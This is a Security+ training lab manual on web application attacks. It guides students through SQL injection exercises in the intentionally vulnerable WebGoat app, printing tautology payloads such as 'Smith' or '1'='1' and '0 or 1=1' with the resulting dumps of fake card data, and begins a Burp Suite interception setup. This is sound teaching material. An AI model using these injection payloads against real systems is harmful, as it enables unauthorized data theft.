



SECURITY+ V4 LAB SERIES

Lab 3: Analyzing Types of Web Application Attacks

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Material in this Lab Aligns to the Following	
CompTIA Security+ (SY0-601) Exam Objectives	1.3: Given a scenario, analyze potential indicators associated with application attacks
All-In-One CompTIA Security+ Sixth Edition ISBN-13: 978-1260464009 Chapters	3: Application Attack Indicators

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Introduction


In this lab, various tools will be used to conduct web application security practices.

Objective

In this lab, you will perform the following tasks:

- Perform SQL injection attack
- Perform Cross Site Scripting (XSS) attack

Lab Topology



Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.


Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali	203.0.113.2	kali	kali
pfSense	192.168.0.1	sysadmin	NDGlabpass123!
SecOnion	192.168.0.6	sysadmin	NDGlabpass123!
WinOS	192.168.0.50	Administrator	NDGlabpass123!

1 SQL Injection Basics

1.1 Using WebGoat for SQL Injection

In this section, you will be exploring how SQL Injection works and will also attack the vulnerable server.

1. Click on the **Kali** tab to access the Kali machine. Enter username **kali** and password **kali**.



2. Once logged in, click the **Terminal** icon to start the *Terminal*.



3. In the *Terminal* window, run the following command. When prompted for a password, type **kali**.

```
kali@kali:~$ sudo docker run --rm -it webgoat/goatandwolf
```

```
(kali@kali)-[~]  
$ sudo docker run --rm -it webgoat/goatandwolf  
[sudo] password for kali: 
```

4. Wait for a pause on the rolling message. You will see something similar to the screenshot below when everything is ready.

```
: starting server: Undertow - 2.2.4.Final  
2022-03-08 17:09:43.174 INFO 29 --- [main] org.xnio  
: XNIO version 3.8.0.Final  
2022-03-08 17:09:43.183 INFO 29 --- [main] org.xnio.nio  
: XNIO NIO Implementation Version 3.8.0.Final  
2022-03-08 17:09:43.337 INFO 29 --- [main] org.jboss.threads  
: JBoss Threads version 3.1.0.Final  
2022-03-08 17:09:43.430 INFO 29 --- [main] o.s.b.w.e.undertow.UndertowWebServer  
: Undertow started on port(s) 8080 (http) with context path '/WebGoat'  
2022-03-08 17:09:43.476 INFO 29 --- [main] org.owasp.webgoat.StartWebGoat  
: Started StartWebGoat in 16.896 seconds (JVM running for 18.044)
```


5. Start the *Web Browser* by clicking the icon.




6. In the address bar, type `http://172.17.0.2:8080/WebGoat/login` (case-sensitive) and press **Enter**.



7. You will see the *WebGoat* login page, click **Register new user**, and then type `guestuser` as the username and `guestuser` as the password (you can choose your own login info, but here we are using `guestuser`). Then, check the box, and click **Sign up**.



The login page features a light blue background. It has two input fields: 'Username' and 'Password'. Below these fields are two buttons: a blue 'Sign in' button and a blue 'Register new user' button. The 'Register new user' button is highlighted with a red rectangle.



The registration page is titled 'Register' and has a light blue background. It contains several fields and a checkbox, each marked with a red circle and number:


- 1** Username: A text input field containing 'guestuser'.
- 2** Password: A password input field with masked characters.
- 3** Confirm password: A password input field with masked characters.
- 4** Terms of use: A checkbox labeled 'Agree with the terms and conditions'.
- 5** Sign up: A blue button to submit the registration form.

The 'Terms of use' section contains the following text:


While running this program your machine will be extremely vulnerable to attack. You should disconnect from the Internet while using this program. WebGoat's default configuration binds to localhost to minimize the exposure.

This program is for educational purposes only. If you attempt these techniques without authorization, you are very likely to get caught. If you are caught engaging in unauthorized hacking, most companies will fire you. Claiming that you were doing security research will not work as that is the first thing that all hackers claim.

8. Once signed up, you will be brought to this page.




9. Click on the **(A1) Injection**, then **SQL Injection (Intro)**; you will then see the lessons in the right pane from 1 to 13.



10. We will be jumping directly to lesson 9. So, click on the number **9** here. Feel free to do the lessons from 1 to 8 on your own. It will help you review the concepts mentioned in this lab.




11. When in lesson 9, you will see this screen. After reading the instructions, we understand that the challenge is to select the malicious SQL command to retrieve all the users from the *users* table. In the SQL query, notice the part where **last_name = ' ends with a single quote ' . This means if we were to craft a malicious SQL query, we would want to close the single quote first. So, we select **Smith'** in the first dropdown box.**




SELECT * FROM user_data WHERE first_name = 'John' AND last_name = 'Smith' or 1 = 1 Get Account Info

12. Next, we will leave the **or** untouched because it is the key part of the malicious query. And again, notice the single quote after **1=1**. We should correct the syntax, so we are going to select **'1' = '1** from the dropdown box.



SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' '1' = '1' Get Account Info

13. Clicking the **Get Account Info** button retrieves all the users from the *user_data* table. The red square shows the forged malicious SQL query.



✓

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = 'Smith' or 1 = 1 Get Account Info


You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065411	MC	,	0
102	John	Smith	2435600002222	MC	,	0
102	John	Smith	4352209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	333498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	333300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0
15613	Joesph	Something	33843453533	AMEX	,	0
15837	Chaos	Monkey	32849386533	CM	,	0
19204	Mr	Goat	33812953533	VISA	,	0

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'

Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE first_name = 'John' and last_name = " or TRUE, which will always evaluate to true, no matter what came before it.


14. Now, click on **lesson 10**. In this lesson, we are asked to exploit two fields: the first one is *Login_Count*, and the second one is *User_Id*. Since we now have two fields and we do not know which one is susceptible to SQL injection, we will have to try it in both fields. Let's begin with the *Login_Count*, type **0 or 1=1** and **fake id** as shown in the screenshot below, and then click the **Get Account Info** button.



15. The result shows it is not correct.



16. Therefore, we will try to exploit the *User_Id*. Change *Login_count* to **11** and *User_Id* to **0 or 1=1** as shown in the screenshot below, then click **Get Account Info**.



17. We now have the correct solution.

☒

Login_Count:
 User_Id:

You have succeeded:


USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065411	MC	,	0
102	John	Smith	2435600002222	MC	,	0
102	John	Smith	4352209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	333498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	333300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0
15613	Joesph	Something	33843453533	AMEX	,	0
15837	Chaos	Monkey	32849386533	CM	,	0
19204	Mr	Goat	33812953533	VISA	,	0

Your query was: SELECT * From user_data WHERE Login_Count = 11 and userid= 0 or 1=1




Keep checking the other lessons provided by the *WebGoat*. Use the hint if you feel stuck.


18. Let's now check a challenge and have a taste of what SQL injection could look like on a website. First, close the web browser, and click the top-left corner to bring up the Applications menu, then type **burpsuite**. In the result list, click **burpsuite** to launch the software.



19. Ensure that **Temporary project** is selected and click **Next**.




20. Then, click **Start Burp** on the next screen. If prompted for a new version, click **OK** to acknowledge it.




21. When *Burp Suite* starts, click **Proxy** to switch to the tab.




22. Then click **Intercept is on** to turn interception off. At last, click the **Open Browser** button.




23. In the newly opened browser, go to the `http://172.17.0.2:8080/WebGoat/login` page again, and log in using the *guestuser* login you just created (username *guestuser*, password *guestuser*). When prompted to save the password, click **Never**.




24. If prompted with *Authentication required (or choose password for new keyring)*, click **Cancel**. Click **Cancel** again when it prompts for the second time.



25. After you log in, click the **challenges**, then **Without password**. We will see the challenge like this:



26. In the browser, fill in the username **Larry** and password **fakepassword**, and click **Log In**. This will create a POST request and send it to the WebGoat website.



27. Switch back to the *Burp Suite* window, if you are not already, click on the HTTP history tab. In the table header, click on **Method** twice to reorder the list in descending order, find the **POST** request that has the **URL** of **/WebGoat/challenge/5**

Intercept HTTP history WebSockets history Options									
Filter: Hiding CSS, image and general binary content									
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extens
374	http://172.17.0.2:8080	POST	/WebGoat/challenge/5	✓		200	385	JSON	
